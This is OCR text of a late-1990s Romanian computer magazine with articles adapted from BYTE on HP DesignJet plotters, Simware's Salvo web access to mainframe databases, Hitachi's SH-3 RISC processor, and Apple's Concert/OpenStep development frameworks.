Aceste modele dispun și de facilități de încuibare pentru utilizarea optimă a suportului de imprimare - în cazul în care imaginile sunt mai mici decât lățimea suportului ele sunt salvate pe discul hard de 2GB cu care este echipat ploterul și se calculează amplasarea lor optimă astfel încât să fie utilizat minimum de suport.

Modelul 2500CP are integrată o soluție RIP (*Raster Image Processor*) cu Adobe Level 2 Postscript, drivere pentru Mac, Windows 3.1, Windows 95 și Windows NT și o cartelă HP JetDirect pentru conectivitate Ethernet, 20 MB RAM (extensibili la 64 MB RAM) plus 4 MB RAM memorie de imprimare.

Modelul 2000CP este gîndit să funcționeze cu RIP extern, eventual de la un alt producător, nu are disc hard și este echipat doar cu 8 MB RAM, plus 4 MB RAM memorie de imprimare. Tot managementul de culoare este asigurat de RIP-ul extern.

Ambele modele dispun de 3 moduri de imprimare: rapid, normal și extra, ultimul mod de lucru permițând obținerea de imagini de calitate fotografică. În funcție de modul de lucru selectat, imprimarea unui format A0 durează între 8 minute și 30 de minute.

De calitatea imaginilor și performanțele modelului 2500CP aveam să ne convingem, atât privind posterele cu care era ornată sala de conferințe, cât și în cursul demonstrației practice care a urmat. După demonstrații, am avut ocazia să facem o scurtă vizită în fabrică, care semăna de parcă era trasă la indigo cu fabricile HP vizitate în SUA, dar nu din lipsă de imaginație, ci datorită eficienței și productivității verificate în timp și multiplicate, bănui, în toate unitățile de producție HP. Impresionant!

Apoi, înapoi, așteptând valul doi...■

Domnul Romulus Maier este director general la Computer Press Agora s.r.l. Poate fi contactat prin e-mail la adresa: rmaier@agora.ro.



Linia de producție HP DesignJet.

Salvo de la Simware vă permite să folosiţi standarde Web pentru accesul la baze de date de pe sisteme mainframe. De Alexa Bielefeld, Rick Martin şi Brian Wachter

Utilizarea Web cu baze de date vechi

Până nu de mult, conectarea la un sistem mare de la desktop a însemnat emulare de terminal şi o infrastructură dedicată de reţea, cu toate limitările inerente. Puteţi obţine posibilitatea de conectare la aplicaţiile vechi care lucrau în mod caracter şi la datele aplicaţiei de la un ecran mod caracter.

Salvo de la Simware oferă mai mult decât posibilitatea de preluare a datelor pentru terminal (screen-scraping). Salvo oferă facilităţi pentru aplicaţiile vechi fără să fie necesare modificări de partea mainframe. Mediul de dezvoltare Salvo utilizează *obiecte de informaţii* care separă prezentarea informaţiei de locul şi logica informaţiei prezentate.

Componente Salvo

Partea esenţială din Salvo este o componentă server executabilă pe Microsoft Windows NT Server 3.51 sau o versiune mai mare. Cu ajutorul unei GUI proiectanţii creează *reguli pentru informaţii*, care permit unui utilizator accesul la sursele de date şi lucrul cu informaţiile aflate acolo. Regulile permit crearea de obiecte de informaţii care pot fi incluse în aplicaţii.


Deoarece mediul de dezvoltare Salvo foloseşte HTML, toate sarcinile de programare a obiectelor de informaţii pot fi făcute prin intermediul unui navigator Web. Obiectele rezultate prezintă informaţiile pentru utilizatori printr-un container conform HTTP (browser Web) sau ODBC. Simware lucrează la oferirea de legături la Salvo pentru tehnologiile CORBA (Common Object Request Broker Architecture) şi COM (Component Object Model). Aplicaţiile client pot fi realizate cu orice unelte care asigură suport ODBC, ca de exemplu PowerBuilder, VisualBasic şi VBA (Visual Basic for Applications).

Sursele de date care pot fi unite în aplicaţii dezvoltate cu Salvo includ aplicaţiile pentru terminale 3270, 5250, VT100 şi VT220 şi sursele de date ODBC. Salvo 3.5 este livrat cu drivere pentru surse ODBC Informix, Ingres, Microsoft SQL Server, Oracle şi Sybase. Driverele pentru produsele altor furnizori pot fi obţinute de la aceştia.

Pentru o bază de date relaţională numele sursei de date şi un şir de conectare sunt specificate în interfaţa Salvo. Pentru aplicaţiile pentru terminale se specifică de exemplu o adresă IP şi un număr de port pentru serverul TN3270, un tip de emulare, o dimensiune ecran şi o pagină de cod. Suportul pentru code-page oferă facilităţi de utilizare de limbi diferite la aplicaţiile mainframe. Nu trebuie să aveţi TCP/IP instalat pe mainframe pentru a beneficia de facilităţile Salvo: acesta lucrează cu gateway SNA la TCP/IP ca Microsoft SNA Server. Toţi utilizatorii aplicaţiei finalizate au nevoie de identificator utilizator şi parolă. Se poate defini şi acces pentru grup.

Lucrul cu date

După ce aţi definit „ce?" (sursa de date) şi „cine?" (utilizatorul), trebuie să construiţi „cum?" (regulile). Definiţi reguli pentru informaţii pentru a stabili accesul la date şi pentru a genera obiectele de informaţii.



Datele din baze de date vechi care lucrau cu terminale pot fi transformate cu reguli date de utilizatori în pagini HTML.

Există trei genuri de reguli: generatoare de informaţii, constructoare de informaţii şi interpretatoare de context.

O *generatoare de informaţii* este necesară pentru fiecare sursă de date accesată de aplicaţie. Poate fi definită ca necesară în editor, dând posibilitate aplicaţiei să urmărească sursele de date atunci când migrează de pe o platformă pe alta. Generatoarele de informaţii pot lucra şi independent de sursele de date pentru a executa un algoritm, citi dintr-un fişier sau reîntoarce text static.

Constructoarele de informaţii se ocupă

cu procesarea instrucţiunilor. Ele lucrează cu tabelele de obiecte de informaţii create de generatoarele de informaţii. Câteva exemple de operaţii care pot fi executate cu o tabelă sunt:

- legare (join or union)
- sortarea şi filtrarea datelor
- calcule aritmetice
- ştergerea de coloane sau tabele

Interpretatoarea de context redirectează o cerere către regula corespunzătoare informaţiei, pe baza contextului pentru cererea respectivă. Contextul se poate referi la utilizator sau grupul care a făcut generarea, sau data şi timpul cererii. Utilizatorii văd rezultatele configurate ca să includă doar datele de la sistemul gazdă sau ODBC definite de proiectant.

Forţa modelului de obiecte de informaţii constă în modularitatea lui. Regulile pentru informaţii pot fi stabilite individual şi testate, ca apoi să fie incluse în aplicaţia completă. Regulile pentru informaţii sunt memorate într-un depozitar pentru obiectele de informaţii, de unde pot fi folosite şi refolosite.

Pentru clienţi Web, obiectele de informaţii Salvo sunt afişate cu un template implicit HTML. Regulile de informaţii pot invoca un template specific sau un script de la server. Aceste acţiuni specifice sunt specificate sau modificate atunci când creaţi regula pentru informaţii corespunzătoare obiectului. Fişierele script sunt scrise acum cu Rexx, totuşi Simware lucrează la implementări VBScript şi Jscript.

Un alt punct forte la Salvo este că oferă proiectanţilor control asupra locului în care se află un script. Pentru securitate toate scripturile care returnează date log-on despre conectare se pot masca pentru client. Dacă se doreşte mutarea sarcinilor de prelucrare la client, scripturile care generează elemente GUI complexe care pot să fie puse în template-ul care se execută la client.

Scripturile de partea server pot fi scrise sau cu un editor integrat sau cu unul extern şi apoi vor fi copiate în Salvo. Se oferă şi mostre de cod pentru a uşura crearea de scripturi. Intr-un template, facilităţile standard HTML ca şi casete de selecţie, butoane radio şi câmpuri pentru introducere de text pot fi folosite pentru a genera ieşire pe care serverul Salvo trimite la regula de informaţii corespunzătoare. În plus, orice limbaj script suportat de navigatorul client, ca JavaScript, Jscript şi VBScript poate fi utilizat de template pentru a analiza şi modifica conţinutul sau schimba intrarea sau ieşirea. Aceste instrucţiuni sunt transmise printr-un şir CGI executat ca şi cerere server standard, ca şi un URL introdus într-un navigator.

De exemplu, pentru a converti un ecran 3270 în HTML fără a se apela la o regulă de informaţii, metoda simplă de preluare este plasarea unui şir de date CGI între tag-urile FORM din HTML şi care vor genera o cerere la server pentru o conectare, aşa cum se vede în listingul de „captură ecran“ alăturat. Intrările sunt ascunse deoarece nu există interacţiune cu utilizatorul. Intrarea `ScriptName` conţine numele pentru scriptul care iniţiază sesiunea, în cazul nostru un script care vine încărcat în Salvo.

Tamplate-urile utilizează eticheta (tag) `SalvoImport` pentru a defini modul în care vor fi transformate tabelele dintr-un obiect de informaţii în HTML, ca mai jos:

```
SalvoImport(tablenumber, rowspec,
  colspec)
```

Prima valoare inclusă, `tablenumber`, este numărul care specifică poziţia tabelei în obiectul de informaţii (de exemplu, dacă setul de rezultate are doar o tabelă, `tablenumber` este 1). A doua valoare, `rowspec` este specificarea poziţiei rândului/rândurilor în tabelă. Numărul poate fi un număr de specificaţie sau o definiţie pentru rând. O definiţie pentru rând poate fi un set de rânduri sau o combinaţie de seturi şi numere (de ex. 2,4-6,8-10). Ultima valoare, `colspec`, este o specificaţie pentru coloană/coloane din tabelă. Numărul poate fi un număr de coloană sau o definiţie cu sintaxă identică celei pentru rând.

Suport pentru vechi

Salvo ajută la eliminarea lipsei de flexibilitate de la aplicaţiile vechi, dând posibilitate proiectanţilor să facă faţă la cerinţele care se modifică în continuu din partea utilizatorilor. Dacă scopul este, de exemplu să oferim unui utilizator la distanţă doar anumite ecrane ale programului de regăsire date, vechiul model impunea proiectanţilor să modifice aplicaţia veche din COBOL (sau în oricare limbaj a fost făcută). Salvo schimbă acest model prin folosirea HTML, script pe server şi reguli pentru informaţie. Beneficiind de avantajele oferite de posibilitatea Salvo de transformare în pagini HTML a ecranelor de terminal, programatorul poate utiliza reguli de informaţii interpretabile în context pentru a controla accesul la paginile solicitate (ecrane). Salvo mai oferă posibilitatea de furnizare la client a informaţiilor din surse de date ODBC integrate cu date din aplicaţii vechi.

Alte unelte de conectare bazată pe Web la sisteme gazdă care există acum includ OpenConnect de la OpenVista care permite ca proiectanţii să-şi creeze propriile apleturi Java. Desigur, apleturile au nevoie de Java VM pentru execuţie.

Salvo 3.5 oferă cadru; pentru o nouă generaţie de aplicaţii orientate Web. Cu posibilitatea de integrare a datelor din medii diverse din întreprinderi şi prin conformitatea cu standardele actuale modelul Salvo ar putea să fie picioarele care permit sistemelor vechi să se mute în secolul douăzeci şi unu. ■

Capturarea ecranului

```
<FORM METHOD="POST"  ACTION="salvocgi.exe">
<INPUT TYPE="hidden" NAME="Request" VALUE="Connect">
<INPUT TYPE="hidden" NAME="ScriptName" VALUE="_btInit">
<INPUT TYPE="hidden" NAME="DDM.TN3270.Host name or address"
VALUE="000.00.000.00">
</FORM>
```

Alexa Bielefeld, Rick Martin şi Brian Wachter sunt specialişti în tehnologie Internet şi lucrează la Computer Systems Development, Inc. (Albuquerque,NM), o firmă de consultanţă IT. Îi puteţi contacta la: **Alexa.Bielefeld @CSD-inc.com, Rick.Martin@CSDinc.Com** *şi respectiv* **Brian.Wachter@CSDinc.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

UNDE GĂSIŢI

Simware, Inc.
Ottawa, Ontario, Canada
613-727-1779
fax: 613-727-3533
simware@simware.com
http://www.simware.com

Consumul redus de energie și performanța ridicată fac din SH-3, de la Hitachi, procesorul ideal pentru dispozitivele miniaturizate. **De Lyle Supp**

Inima PC-urilor miniaturizate

Până de curând, produsele de acces-personal cum sunt PDA-urile (Personal Digital Assistant - asistent digital personal) au avut un succes limitat. Între problemele lor s-au numărat incompatibilitatea cu bazele de date ale utilizatorilor de pe PCuri, performanțe foarte limitate precum și facilități reduse.


Totuși, recentele evoluții din tehnologia procesoarelor precum și apariția sistemelor de operare pentru piața produselor de acces-personal (de ex. Windows CE), reduc simțitor limitările acestor produse.

Procesoarele, ce echipează aceste noi produse de acces-personal, trebuie să satisfacă un pretențios tablou de cerințe sistem. Ele au nevoie, de asemenea, de performanță și putere de calcul ridicate pentru a putea rula OSurile complexe de tip Windows. În plus, ele trebuie să fie mici, pentru a putea ca producătorii să poată construi sisteme compacte. De asemenea, este necesar ca acestea să fie ieftine, pentru ca sistemele să fie competitive. În fine, consumul redus de putere, pentru extinderea duratei de viață a bateriei și a costului general de operare, este una dintre preocupările principale.

Un tur al lui SH-3

Hitachi a proiectat SH-3, ultimul său procesor RISC pe 32 de biți, pentru a răspunde pretențioaselor cerințe ale unor noi produse, cum ar fi PCurile miniaturizate (handheld PCs - HPC). Compania și-a bazat proiectul pe arhitectura sa SuperH RISC, caracterizată printr-un spațiu uniform mare de adresare logică și o orientare spre limbajele de nivel înalt. SH-3 are o implementare pipeline a arhitecturii SuperH, cu un cache mare inclus, unitate de gestiune a memoriei (MMU) și funcții programabile de control a consumului.

Primii doi membrii ai familiei SH-3, SH7702 și SH7708, sunt încapsulați în capsule PQFP (plasic quad flat package) cu 120 respectiv 144 de pini. Ambele procesoare sunt fabricate în tehnologie CMOS de 0.5microni.




Procesorul SH-3 are un puternic nucleu RISC, suport pentru memorie virtuală și ample interfețe I/O.

Deoarece mărimea nucleului CPU este mai mică de 6 mm^2, din totalul de 43 mm2 al pastilei, restul acesteia este folosit pentru memorie implementată pe cip și pentru suport de periferice, așa cum ilustrează și figura „Microarhitectura lui SH-3".

În inima lui SH-3 este motorul SuperH RISC. Acesta are un pipeline cu cinci stadii și un multiplexor hardware, căi de date interne de 32 biți și 25 de regiștri de 32 de biți (16 de uz general, 5 de control și 4 regiștri sistem). Nucleul lui SH-3 poate gestiona direct un spațiu de adrese fizice la nivel de octet, nesegmentat, de 4 GB.

Lungimea fixă de 16 biți a instrucțiunilor oferă o semnificativă eficiență a codului, care, în comparație cu procesoarele având instrucțiuni pe 32 de biți, atinge 40% la 60%, iar, în comparație cu procesoarele obișnuite, cu instrucțiuni de lungime variabilă - până la 60%. O rată de execuție de o instrucțiune pe ciclu, combinată cu viteze de ceas de 60 MHz (iar în versiunile următoare de 100MHz), asigură rularea rapidă și eficientă a programelor.

Un prim factor determinant al performanțelor globale ale procesorului este mărimea cache-ului inclus. SH7708 are integrat un cache de 8 KB complet asociativ pe patru căi. Un MMU intern cu bufer, pentru 128 de intrări TLB (translation look-aside), asigură gestiunea eficientă a memoriei din și din afara cipului și reduce consumul de putere. MMU folosește identificatorii spațiului de adrese (ASID - addres space identifiers) care implementează protecția memo-



SH-3, în combinație cu companionul său ASIC, asigură interfețe complete pentru multe din funcțiile de sistem HPC.

riei pentru funcționare multitasking în multiple moduri de memorie virtuală. Astfel, fiecare proces are propria sa memorie virtuală și este protejat de accesul accidental la resursele unui alt proces, sau ale nucleului OS. Pentru a răspunde variatelor cerințe ale OSurilor complexe, translatorul de adrese al MMU utilizează un sistem de paginare pe baza unor pagini de 1 sau 4 KB, pentru eficientizarea gestiunii memoriei.

SH-3 dispune, de asemenea, de un controler de bus BSC (bus state controller). Acest BSC permite conectarea directă cu diferite componente de memorie cum ar fi cele de tip DRAM, RAM static (SRAM), DRAM sincron (SDRAM), RAM pseudo-static (PSRAM) și ROM, aceasta pentru a minimiza costul logicii adiționale. Busul extern, de 32 de biți, este compus din 26 de linii de adresă și șapte linii pre-decodificate pentru selecție de cipuri. Acestea sunt configurabile, astfel că SH-3 poate folosi cele mai convenabile fracțiuni de ceas (1/8, 1/2 sau chiar ceasul sistem) pentru fiecare tip de memorie accesat, într-un sistem delimitat în zone ale spațiului de adrese. Poate fi, de asemenea, programat și numărul de stări de așteptare pe bus. Mărimea acestuia, de 32 de biți, asigură o performanță superioară față de configurațiile de 16 biți, cu toate că busul poate fi configurat și pentru operații de 16 biți.

SH-3 oferă suportintegrat pentru un larg număr de periferice, cuprinzând trei canale timer, de câte 32 de biți, un ceas de timp real (RTC), un multiplicator cu acumulare pentru întregi, un controler integrat pentru depanare și un modul de comunicații seriale cu o interfață pentru carduri inteligente conformă cu specificațiile ISO 7816-3. SH-3 suportă, de asemenea, în mod direct, un controller de interfață PC Card. Aceasta permite lui SH-3 să gestioneze până la două conectoare PC Card Type II.

Pentru abordarea consumului redus, chiar pe durata unor operații de mare viteză, SH-3 dispune de câteva funcții incorporate. Prima categorie de astfel de funcții este cea de gestiune energetică, controlată prin software. Sunt prevăzute trei moduri de consum redus - sleep, standby și module standby. În modul sleep (adormit) CPUul este oprit din funcționare, în timp ce alte funcții rămân active. În modul standby (așteptare), un RTC menține datele sistem cheie în timp ce nucleul CPU și perifericele sunt decuplate, rezultând un consum sub 4 mA (sau chiar 1 mA dacă nu se folosește RTC). În modul module standby (modul în așteptare), CPU rămâne activ în timp ce modulele periferice, care nu sunt folosite, sunt deconectate, până la o cerere de utilizare a lor.

Deoarece cache-ul și TLB-ul din MMU consumă aproape o treime din totalul puterii disipate, SH-3 este echipat, de asemenea, cu trei scheme hard de gestiune a consumului energetic. Prima dintre ele asigură alimentarea doar a unui sfert din cache, atunci când ceasul de funcționare este suficient de scăzut încât să permită o operare secvențială (mai mic de 40 MHz). Peste această frecvență, cele patru matrici de cache operează în paralel.

A doua schemă, numită tehnica pulsword, restricționează diferența de potențial pe linia word, așa încât aceasta să nu aibă treceri de la aproape Vcc la masă, dar ele să fie sesizabile de amplificatoarele de sens/transfer.

A treia schemă este numită tehnica liniei de bit izolat. Comutatoare de coloană sunt plasate pe liniile de biți între celulele de memorie și amplificatorii de sens/transfer. Aceasta reduce încărcările acestora, datorate capacitanței parazitare a liniilor de bit active.

Ca o mănușă pentru HPCuri

Facilitățile lui SH-3 sunt, în mod special, gândite pentru aplicații HPC. Pentru cele a căror cerințe principale sunt costul și consumul redus, cei 100 MIPS (test Dhrystone) ai lui SH-3 îl recomandă ca o soluție practică. Arhitectura, de 32 de biți, a lui SH-3 cu set de instrucțiuni de lungime fixă, pe 16 biți, asigură suport pentru aplicații avansate și tipuri de date complexe necesare utilizatorilor de HPCuri. Hitachi a proiectat funcțiile de MMU, cum ar fi paginile de dimensiuni variabile, suport AIDS și mărime a cache-ului, pentru a asigura funcționarea eficientă sub OS-uri de vârf, cum ar fi Windows CE.

Facilitățile avansate, de gestiune a consumului, ale lui SH-3 asigură o foarte mică risipă de energie. La 100 MHz, SH-3 disipă doar 700 mW. Larga gamă de periferice, înglobate în cip (ilustrate și în figura „un exemplu de sistem HPC"), permite realizarea de HPCuri de dimensiune mică, reduce numărul componentelor adiționale necesare precum și costul, iar, în plus, asigură și reducerea consumului total. Numărul mare de procesoare, produs de Hitachi, face posibilă achiziționarea lui SH-3 la un preț sub 25$ pentru loturi de 1000 de bucăți.

Utilitatea lui SH-3, pentru aplicații HPC, este evidențiată și de faptul că a fost adoptat în cinci din cele șapte proiecte de sisteme HPC cu Windows CE care au fost anunțate la Comdex-ul din ultimul an, la fel ca și de alte câteva HPCuri și PDAuri tradiționale, cum este Sharp Color Zaurus. Cu MMU și periferie extinsă, integrate în cip, și cu mecanisme extinse de reducere a consumului, SH-3 oferă o puternică tehnologie pentru valul de noi produse de acces-personal. ■

Lyle Supp este manager de marketing de produs pentru MPU/MCU RISC la Hitachi America, Ltd., divizia Semiconductors and IC. Îl puteți contacta la lyle.supp@halsp.hitachi.com.

[din BYTE, o publicație McGraw-Hill, Inc. Adaptare - *Adrian Pop*]

Cu cadre pe Mac, Unix și Windows, ar putea oare SO de la Apple deveni cea mai bună platformă de dezvoltare? De Justin Morgan

API de la Concert devine multiplatformă

La baza noului Concert, de la Apple, se află OpenStep, de la Next Software, care inițial a fost un API deschis, conceput pentru realizarea programelor multiplatformă, orientate obiect. Această specificație a fost implementată de Next, sub forma unui grup de cadre (frameworks) de lucru, cu obiecte și uneltele aferente, care sunt analoge cu MFC (Microsoft Foundation Classes) și biblioteca PowerPlant de la Metrowerk. Bibliotecile de clase Java sunt similare cu cadrele Concert dar aplicațiile Concert se execută mult mai rapid, deoarece sunt compilate.

Concert omniprezent

Concert (denumit anterior „Yellow Box") include un set de unelte și cadre adaptate la Macintosh de la produsele Next OpenStep. OpenStep este a patra versiune de NextStep, unul din cele mai avansate medii de dezvoltare din ultimii zece ani. Un număr mare de proiectanți de software au dezvoltat OpenStep, pentru a crea rapid aplicații adaptate pentru firme Fortune 500.

Ca urmare, Next a rafinat cadrele și uneltele și Concert a devenit, astfel, unul din cele mai bune medii pentru realizarea de prototipuri de aplicații și distribuirea aplicațiilor adaptate. Aplicațiile Concert pot fi Compilate și desfășurate, în câteva, ore la următoarea generație de PowerPC cu Mac OS, procesoare x86 cu Windows NT și 95 și sisteme Sun cu Solaris.

Spre deosebire de unele medii pentru platforme multiple, aplicațiile construite cu Concert au modul exact de prezentare și funcționare a platformei destinație. Astfel, aplicațiile Macintosh, scrise cu Concert, arată ca toate celelalte aplicații Macintosh. Dacă același cod sursă Concert este compilat pentru Windows, atunci aplicațiile care rezultă vor arăta și funcționa ca celelalte aplicații Windows.

Cadre pe scurt


Cadrele de obiecte Concert nu sunt livrate cu cod sursă, ci doar cu header-e și o bibliotecă. Dar ele pot fi extinse prin subclase sau prin adăugarea de categorii Objective-C (vedeți și „Introducere în Objective-C", din numărul de iunie). În plus, fiecare cadru este bogat documentat și indexat, atât în documentația scrisă cât și cea on-line. Acum, urmează o prezentare a fiecărui cadru principal din Concert.

Foundation Kit este cadrul central din Concert. Acest kit cuprinzător include obiecte de bază ca `NSObject` (superclasa tuturor celorlalte clase), care este folosită de toate celelalte cadre. Kit-ul conține clasele Concert pentru colecții, bucle de execuție, șiruri, numere, excepții, fire, date și multe altele. Nu conține obiecte legate de GUI. Acest lucru permite ca proiectanții să creeze programe executabile, din linia de comandă, ca demonii Unix sau comenzi utilitare.

Application Kit este un cadru larg de clase pentru crearea GUI. Aceste interfețe oferă prezentarea și funcționalitatea exactă a mediului destinație. AppKit se bazează pe mai multe standarde industriale. De exemplu, afișarea pe ecran se face cu Display PostScript, de la Adobe, care este independent de echipament. Pe obiectele legate de texte din Concert pot să emită text formatat folosind standardul de RTF (Rich Text Format) de la Microsoft.

O unealtă de dezvoltare ingenioasă, IB (Interface Builder) lucrează cu obiecte AppKit „vii" pentru dezvoltarea RAD. Cu IB proiectanții pot creiona interfața de prezentare a unei aplicații, pot conecta grafic obiectele vizuale, folosind paradigmă țintă / acțiune și apoi pot testa aplicația fără să o compileze din nou. Când proiectantul obține interfața corectă, după câteva scurte iterații, datele de configurație sunt salvate într-un fișier. Acest fișier este folosit, mai târziu, ca resursă, atunci când aplicația este compilată la construirea unei aplicații autonome.

Web Objects Framework (WOF) este o unealtă pentru transformarea unor date vitale în pagini dinamice și spectaculoase de Web. WOF adună date din orice sursă de date, ca, de exemplu, o bază de date sau mainframe și împachetează datele în obiecte. Aceste obiecte se execută se execută în aplicații server și cunosc modul în care să se reprezinte prin emitere de HTML. Acest lucru permite unui navigator modern să se



Web Objects poate împacheta orice fel de date și le poate exporta ca HTML pentru orice navigator Web

comporte ca soft de vizualizare pentru aplicaţiile WOF. Figura „Interacţiunea Web - obiecte" arată modul în care conlucrează diferitele componente software de pe un sit Web Objects . În fine, dezvoltările în Java sunt şi ele parte integrantă WOF.

WOF lucrează bine în cadrul mediilor existente la firme, deoarece a aderat la standardele existente. Aplicaţiile bazate pe Web, pe care le creează, pot conţine cadre, forme şi orice element standard HTML. În plus, facilităţile pentru securitate ca SSL (secure Sockets Layer), S-HTTP şi zid de protecţie lucrează cu WOF.

Enterprise Objects Framework (EOF) oferă acces orientat obiect la baze de date relaţionale. EOF este un API persistent independent de baza de date şi lucrează bine ca mecanism de persistenţă pentru Web Objects sau alte aplicaţii Concert. Conceptual, EOF face o mapare a unei definiţii de tabelă DBMS într-o clasă. Fiecare rând din tabelă va reprezenta deci o instanţă a acelei clase.

EOF asigură suport pentru acces la bazele de date de la mulţi furnizori, prin utilizarea unui adaptor care traduce apelurile API de la nivelul aplicaţiei orientată obiect din EOF în apeluri de nivel jos Informix, Oracle, Sybase sau ODBC. EOF are o arhitectură deschisă şi extensibilă şi asigură suport pentru orice RDBMS/OODBMS. Firme terţe lucrează la adaptoare care permit accesul şi la alte baze de date.

